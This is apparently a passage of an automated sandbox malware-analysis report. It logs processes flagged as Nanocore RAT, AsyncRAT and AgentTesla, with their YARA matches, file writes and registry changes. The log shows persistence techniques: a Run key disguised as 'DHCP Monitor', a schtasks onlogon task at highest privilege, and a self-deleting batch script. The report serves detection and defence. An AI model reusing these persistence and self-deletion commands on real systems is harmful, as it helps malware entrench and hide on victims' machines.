C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4E272625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	7FFB4E3412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFB4E3412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	7FFB4E3412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB4E3412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFB4E3412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFB4E3412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4E26B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFB4E26B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB4D1CB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFB4D1CB526	ReadFile

Analysis Process: Icda.exe PID: 6888 Parent PID: 6796

General

Start time:	09:31:18
Start date:	03/12/2020
Path:	C:\Users\user\AppData\Local\Temp\Icda.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\Icda.exe'

Imagebase:	0xa40000
File size:	207360 bytes
MD5 hash:	BB21F995740D8BC1549D9CBC32874DD8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000003.00000002.492629287.0000000004167000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000003.00000002.492629287.0000000004167000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000003.00000002.494089209.0000000005970000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000003.00000002.494089209.0000000005970000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000003.00000002.494089209.0000000005970000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000003.00000000.239526558.0000000000A42000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000003.00000000.239526558.0000000000A42000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000003.00000000.239526558.0000000000A42000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000003.00000002.493993810.00000000056D0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000003.00000002.493993810.00000000056D0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000003.00000002.483884950.0000000000A42000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000003.00000002.483884950.0000000000A42000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000003.00000002.483884950.0000000000A42000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Users\user\AppData\Local\Temp\Icda.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Users\user\AppData\Local\Temp\Icda.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Users\user\AppData\Local\Temp\Icda.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Users\user\AppData\Local\Temp\Icda.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 94%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	52907A1	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	529089B	CreateFileW
C:\Program Files (x86)\DHCP Monitor	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	52907A1	CreateDirectoryW
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	5290B20	CopyFileW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Logs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	52907A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Logs\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	52907A1	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	unknown	8	ae 35 3d 3f b1 97 d8 48	.5=?...H	success or wait	1	5290A53	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	0	131072	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 a1 27 e9 54 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 c8 01 00 00 60 01 00 00 00 00 00 92 e7 01 00 00 20 00 00 00 00 02 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 03 00 00 02 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....'.T.......... ....`........... ....@..	success or wait	2	5290B20	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE8738	ReadFile
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7308BF06	unknown
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7308BF06	unknown
C:\Users\user\AppData\Local\Temp\lcda.exe	unknown	4096	success or wait	1	7308BF06	unknown
C:\Users\user\AppData\Local\Temp\lcda.exe	unknown	512	success or wait	1	7308BF06	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	5290A53	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run	DHCP Monitor	unicode	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	success or wait	1	5290C12	RegSetValueExW

Analysis Process: lsgeprf.exe PID: 6976 Parent PID: 6872

General

Start time:	09:31:20
Start date:	03/12/2020
Path:	C:\Users\user\AppData\Local\Temp\lsgeprf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\lsgeprf.exe'
Imagebase:	0x710000

File size:	46080 bytes
MD5 hash:	E2DA4F42475E01F7961EF2FB929DE54E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000004.00000000.242716308.0000000000712000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000004.00000002.263991887.0000000002BB2000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000004.00000002.263102745.0000000000712000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: C:\Users\user\AppData\Local\Temp\lsgeprf.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 86%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Local\Temp\VLC2.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CF41E60	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpA04.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CF47038	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\tmpA04.tmp.bat	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CF41E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\lsgeprf.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E40C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VLC2.exe	unknown	46080	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 23 90 b7 5e 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 a8 00 00 00 0a 00 00 00 00 00 00 3e c7 00 00 00 20 00 00 00 e0 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 01 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...#..^.......... ....>.... ....@.. ....@................	success or wait	1	6CF41B4F	WriteFile
C:\Users\user\AppData\Local\Temp\tmpA04.tmp.bat	unknown	150	40 65 63 68 6f 20 6f 66 66 0d 0a 74 69 6d 65 6f 75 74 20 33 20 3e 20 4e 55 4c 0d 0a 53 54 41 52 54 20 22 22 20 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 56 4c 43 32 2e 65 78 65 22 0d 0a 43 44 20 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 0d 0a 44 45 4c 20 22 74 6d 70 41 30 34 2e 74 6d 70 2e 62 61 74 22 20 2f 66 20 2f 71 0d 0a	@echo off..timeout 3 > NUL..START "" "C:\Users\user\AppData\Local\Temp\VLC2.exe"..CD C:\Users\user\AppData\Local\Temp\..DEL "tmpA04.tmp.bat" /f /q..	success or wait	1	6CF41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\lsgeprf.exe.log	unknown	522	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0	success or wait	1	6E40C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0D5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0DCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0D5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0303DE	ReadFile
C:\Users\user\AppData\Local\Temp\lsgeprf.exe	unknown	46080	success or wait	1	6CF41B4F	ReadFile

Analysis Process: Fdquqwatjjr.exe PID: 7032 Parent PID: 6872

General

Start time:	09:31:20
Start date:	03/12/2020
Path:	C:\Users\user\AppData\Local\Temp\Fdquqwatjjr.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\Fdquqwatjjr.exe'
Imagebase:	0x4e0000
File size:	219648 bytes
MD5 hash:	E8DC83A4ED7657D3211077B7F343FC3C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000000.243567239.00000000004E2000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.483921714.00000000004E2000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.489191413.00000000028C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: C:\Users\user\AppData\Local\Temp\Fdquqwatjjr.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 67%, ReversingLabs
Reputation:	low

Analysis Process: cmd.exe PID: 4420 Parent PID: 6976

General

Start time:	09:31:29
Start date:	03/12/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c schtasks /create /f /sc onlogon /rl highest /tn 'VLC2' /tr "C:\Users\user\AppData\Local\Temp\VLC2.exe" & exit
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 6308 Parent PID: 4420

General

Start time:	09:31:29
Start date:	03/12/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 6316 Parent PID: 6976

General

Start time:	09:31:29
Start date:	03/12/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\user\AppData\Local\Temp\tmpA04.tmp.bat"
Imagebase:	0xbd0000

File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 6276 Parent PID: 6316

General

Start time:	09:31:29
Start date:	03/12/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 6340 Parent PID: 4420

General

Start time:	09:31:30
Start date:	03/12/2020
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /create /f /sc onlogon /rl highest /tn 'VLC2' /tr "C:\Users\user\AppData\Local\Temp\VLC2.exe"
Imagebase:	0x970000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 2168 Parent PID: 6316

General

Start time:	09:31:30
Start date:	03/12/2020
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 3
Imagebase:	0xc50000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: VLC2.exe PID: 6008 Parent PID: 528

General

Start time:	09:31:31
Start date:	03/12/2020
Path:	C:\Users\user\AppData\Local\Temp\VLC2.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\VLC2.exe
Imagebase:	0x900000
File size:	46080 bytes
MD5 hash:	E2DA4F42475E01F7961EF2FB929DE54E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000000E.00000002.483926024.0000000000902000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000000E.00000000.266244520.0000000000902000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: C:\Users\user\AppData\Local\Temp\VLC2.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 86%, ReversingLabs
Reputation:	low

Analysis Process: VLC2.exe PID: 6228 Parent PID: 6316

General

Start time:	09:31:33
Start date:	03/12/2020
Path:	C:\Users\user\AppData\Local\Temp\VLC2.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\VLC2.exe'
Imagebase:	0xa0000
File size:	46080 bytes
MD5 hash:	E2DA4F42475E01F7961EF2FB929DE54E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000010.00000000.271847625.00000000000A2000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000010.00000002.283204276.00000000000A2000.00000002.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: dhcpmon.exe PID: 6608 Parent PID: 3388

General

Start time:	09:31:34
Start date:	03/12/2020
Path:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe'
Imagebase:	0xc80000
File size:	207360 bytes

MD5 hash:	BB21F995740D8BC1549D9CBC32874DD8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000011.00000002.288342555.0000000000C82000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000011.00000002.288342555.0000000000C82000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000011.00000002.288342555.0000000000C82000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000011.00000002.292802539.0000000003331000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000011.00000002.292802539.0000000003331000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000011.00000002.292878095.0000000004331000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000011.00000002.292878095.0000000004331000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000011.00000000.272991155.0000000000C82000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000011.00000000.272991155.0000000000C82000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000011.00000000.272991155.0000000000C82000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 94%, ReversingLabs
Reputation:	low

Disassembly

Code Analysis